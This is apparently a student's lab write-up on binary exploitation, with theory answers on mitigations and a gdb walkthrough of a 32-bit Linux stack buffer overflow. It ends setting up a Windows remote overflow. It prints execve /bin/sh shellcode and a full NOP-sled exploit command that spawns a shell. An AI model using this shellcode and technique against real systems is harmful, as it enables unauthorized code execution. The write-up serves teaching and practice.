Task 1 - Theory

1. What binary exploitation mitigation techniques do you know?

- ➔ Making part of the data (usually, user-writable parts) non-executable
  - Could be bypassed with the use of ROP
  - If ROP is not enough - Stack Pivot attack
  - Ret2libc attacks
- ➔ ASLR & Canary word
  - Possible to use format string exploit and still get shell in some cases

2. Did NX solve all binary attacks? Why?

As it is mentioned above, NX could be bypassed by ROP, for example, so it does not provide 100% mitigation from binary attacks.

3. Why do stack canaris end with 00?


To prevent reading the canary - 00 is a termination symbol that determines the end of the string. Starting reading the canary from 00 (stack's endiannes is different from the regular one) would stop the function from scanning all other canary's bytes.

4. What is NOP sled?

This is No OPeration instruction, that is used to pass control flow to the next instruction.

Task 2 - Linux local buffer overflow attack x86


1. Create a new file and put the code above into it:



```
cli2@cli2-VirtualBox:~/Downloads/lab8$ touch source.c
cli2@cli2-VirtualBox:~/Downloads/lab8$ nano source.c
```

Ctrl-C+Ctrl-V

2. Compile the file with C code in the binary with following parameters in the case if you use x64 system:



```
cli2@cli2-VirtualBox:~/Downloads/lab8$ gcc -o binary -fno-stack-protector -m32
-z execstack source.c
```

Questions:

What does mean -fno-stack-protector parameter?

It disables stack protection, that usually preserves security in cases of a character or an integer array declaration and usage, a call to alloca() with either a variable size or a constant size bigger than 8 bytes.


What does mean -m32 parameter?

It is used to compile 32-bit objects on 64-bit computers by setting int, long, and pointer types to 32 bits, and generating code for the x86-64 architecture.

What does mean -z execstack parameter?


By default, gcc marks the stack non-executable, and this compiler flag overrides it and makes stack executable.

If you use x64 system, install the following package before to compile the program:



```
cli2@cli2-VirtualBox:~/Downloads/lab8$ sudo apt install gcc-multilib
```

3. Disable ASLR before to start the buffer overflow attack:



```
cli2@cli2-VirtualBox:~/Downloads/lab8$ sudo echo 0 | sudo tee /proc/sys/kernel/
randomize_va_space
```

4. Anyway, you can just download the pre-compiled binary.


My instincts cried that this instruction was here for a reason. No one would say “do it yourself or just get the ready one”. Something terrible is awaiting me in the future.

5. Choose any debugger to disassembly the binary. GNU debugger (gdb) is the default choice.

Ok, I have no reason to dispute this choice.

6. Perform the disassembly of the required function of the program.


And here it began



```
(gdb) set dissasembly-flavor intel
No symbol table is loaded.  Use the "file" command.
(gdb) file binary
Reading symbols from binary...(no debugging symbols found)...done.
```

Okay, I got it, going back to p.4

Disassembling pre-compiled binary (although reading symbols from binary also didn’t have any result, it worked just fine… why????)




```
Reading symbols from ./task2...(no debugging symbols found)...done.
(gdb) set disassembly-flavor intel
(gdb) disas main
Dump of assembler code for function main:
   0x0804844d <+0>:     push   ebp
   0x0804844e <+1>:     mov    ebp,esp
   0x08048450 <+3>:     and    esp,0xfffffff0
   0x08048453 <+6>:     sub    esp,0x90
   0x08048459 <+12>:    mov    eax,DWORD PTR [ebp+0xc]
   0x0804845c <+15>:    add    eax,0x4
   0x0804845f <+18>:    mov    eax,DWORD PTR [eax]
   0x08048461 <+20>:    mov    DWORD PTR [esp+0x4],eax
   0x08048465 <+24>:    lea    eax,[esp+0x10]
   0x08048469 <+28>:    mov    DWORD PTR [esp],eax
   0x0804846c <+31>:    call   0x8048310 <strcpy@plt>
   0x08048471 <+36>:    lea    eax,[esp+0x10]
   0x08048475 <+40>:    mov    DWORD PTR [esp],eax
   0x08048478 <+43>:    call   0x8048320 <puts@plt>
   0x0804847d <+48>:    mov    eax,0x0
   0x08048482 <+53>:    leave
   0x08048483 <+54>:    ret
End of assembler dump.
```

7. Find the name and address of the target function. Copy the address of the function that follows (is located below) this function to jump across EIP.

So, in the labs and lecture it was said that the vulnerable spot is the one that you can affect on. I can not directly influence printf, so the target function should probably be strcpy.

The line that is used to jump across EIP is <+40>


8. Set the breakpoint with the assigned address.



```
(gdb) br *0x08048475
Breakpoint 1 at 0x8048475
```


9. Run the program with output which corresponds to the size of the buffer.

I ran into this problem and fortunately quickly understood what is wrong




```
(gdb) run $(python -c "print('A'*128)")
Starting program: /home/cli2/Downloads/lab8/task2 $(python -c "print('A'*128)")
/bin/bash: /home/cli2/Downloads/lab8/task2: Permission denied
/bin/bash: line 0: exec: /home/cli2/Downloads/lab8/task2: cannot execute: Permi
ssion denied
During startup program exited with code 126.
```

There was no x permission on task2 file



```
cli2@cli2-VirtualBox:~/Downloads/lab8$ ls -l
total 20
-rwxr-xr-x 1 cli2 cli2 7216 фев 16 21:09 binary
-rw-r--r-- 1 cli2 cli2  148 фев 16 20:56 source.c
-rw-r--r-- 1 cli2 cli2 7330 фев 16 21:13 task2
```

After fixing this, it was able to run


```
(gdb) run $(python -c "print('A'*128)")
Starting program: /home/cli2/Downloads/lab8/task2 $(python -c "print('A'*128)")

Breakpoint 1, 0x08048475 in main ()
```

10. Examine the stack location and detect the start memory address of the buffer. In other words, this is the point where we break the program and rewrite the EIP.


‘A’ symbol has hexadecimal code 0x41, so the first stack cell dedicated to the buffer could be found simply by searching for 0x41 record in the stack


```
(gdb) x/200bx $esp
0xffffcf20:     0x30    0xcf    0xff    0xff    0x5d    0xd2    0xff    0xff
0xffffcf28:     0x10    0x04    0xfd    0xf7    0x01    0x00    0x00    0x00
0xffffcf30:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffcf38:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffcf40:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffcf48:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffcf50:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffcf58:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffcf60:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffcf68:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffcf70:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffcf78:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffcf80:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffcf88:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffcf90:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffcf98:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffcfa0:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffcfa8:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffcfb0:     0x00    0x50    0xfb    0xf7    0x00    0x50    0xfb    0xf7
0xffffcfb8:     0x00    0x00    0x00    0x00    0x21    0x8f    0xdf    0xf7
0xffffcfc0:     0x02    0x00    0x00    0x00    0x54    0xd0    0xff    0xff
0xffffcfc8:     0x60    0xd0    0xff    0xff    0xe4    0xcf    0xff    0xff
0xffffcfd0:     0x01    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xffffcfd8:     0x00    0x50    0xfb    0xf7    0x0a    0x57    0xfe    0xf7
0xffffcfe0:     0x00    0xd0    0xff    0xf7    0x00    0x00    0x00    0x00
```


11. Find the size of the writable memory on the stack. Re-run the same command as in step #9 but without breakpoints now. Increase the size of output symbols with several bytes that we want to print until we get the overflow. In this way, we will iterate through different addresses in memory, determine the location of the stack, and find out where we can "jump" to execute the shell code. Make sure that you get the

segmentation fault instead of the normal program completion. In common words, we perform the fuzzing.

As it was written in the code itself, the buffer size is 128 bytes. And that could be verified by counting 0x41 records in the stack. However the amount of writable memory is more than this, and checking it results in 140.




```
(gdb) delete 1
```



```
(gdb) run $(python -c "print('A'*128)")
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/cli2/Downloads/lab8/task2 $(python -c "print('A'*128)")
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[Inferior 1 (process 10172) exited normally]
```


Checking for the amount of writable memory

136:




```
(gdb) run $(python -c "print('A'*136)")
Starting program: /home/cli2/Downloads/lab8/task2 $(python -c "print('A'*136)")
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[Inferior 1 (process 10182) exited normally]
```

140:



```
(gdb) run $(python -c "print('A'*140)")
S Terminal program: /home/cli2/Downloads/lab8/task2 $(python -c "print('A'*140)")
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Program received signal SIGSEGV, Segmentation fault.
0xf7df8f13 in __libc_start_main () from /lib32/libc.so.6
```


144:



```
(gdb) run $(python -c "print('A'*144)")
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/cli2/Downloads/lab8/task2 $(python -c "print('A'*144)")
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

12. After detecting the size of the writable memory on the previous step, we should figure out the NOP sleds and inject out shell code to fill this memory space. You can find the shell codes examples on the external resources, generate it by yourself (f.e., msfvenom). You are also given the pre-prepared 46 bytes long shell code.
The shell code address should lie down after the address of the return function.

I created a file shell with the above code (yes, if you can avoid doing something yourself - avoid it, that is what this lab taught me)




```
cli2@cli2-VirtualBox:~/Downloads/lab8$ cat shell
\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0\x88\x43\x07\x89\x5
b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x
2f\x62\x69\x6e\x2f\x73\x68
```

13. Basically, we don't know the address of shell code. We can avoid this issue using NOP processor instruction: 0x90 . If the processor encounters a NOP command, it simply proceeds to the next command (on next byte). We can add many NOP sleds and it helps us to execute the shell code regardless of overwriting the return address. Define how many NOP sleds you can write: Value of the writable memory - Size of the shell code.


NOP sleds = 140 - 46 = 94

14. Run the program with our exploit composition: \x90 * the number of NOP sleds + shell code + the memory location that we want to "jump" to execute our code. To do it, we have to overwrite the IP which prescribes which piece of code will be run next. Remark: \x90 is is a NOP instruction in Assembly.




```
(gdb) run $(python -c "print('\x90'*94+'\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x8
0\xeb\x16\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x
8d\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68'+'\x30\xcf\x
ff\xff')")
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/cli2/Downloads/lab8/task2 $(python -c "print('\x90'*94+
'\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0\x88\x43\x07\x89\x
5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\
x2f\x62\x69\x6e\x2f\x73\x68'+'\x30\xcf\xff\xff')")
��������������������������������������������������������������������������������
���������������1��F1�1��1��C��C
                                 �
                                  ��S
                                     �����/bin/sh0���
process 10267 is executing new program: /bin/dash
```

15. Make sure that you get the root shell on your virtual machine.



```
process 10267 is executing new program: /bin/dash
$ whoami
cli2
```



```
$ sudo passwd
[sudo] password for cli2:
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
```


Task 3 - Windows remote buffer overflow attack x86

I use my Linux host system as the attacker machine and Windows 10 virtual machine as victim. They are connected via a bridged adapter.

1. Download Windows 10 VM. You can use this link to download Win10 VM for Oracle VirtualBox.

5 hours has passed in a blink of the eye


2. Connect your victim VM and attacker host to one network using, for example, bridge adapter in VirtualBox.



Attached to: Bridged Adapter


Name: eno1

3. Download the software below to your Windows 10 VM and Install Metasploit Framework on your attacker machine to use some its modules to perform our attack.



```
olya@trnsprntt:~$ msfconsole --version
Framework Version: 6.0.32-dev-
```

Install Immunity Debugger, put mona.py file into the ‘C:\Program Files (x86)\Immunity Inc\Immunity Debugger\PyCommands’ directory, run Vulnerable Server as admin, then
run Immunity Debugger as admin and attach the Vulnerable Server process.


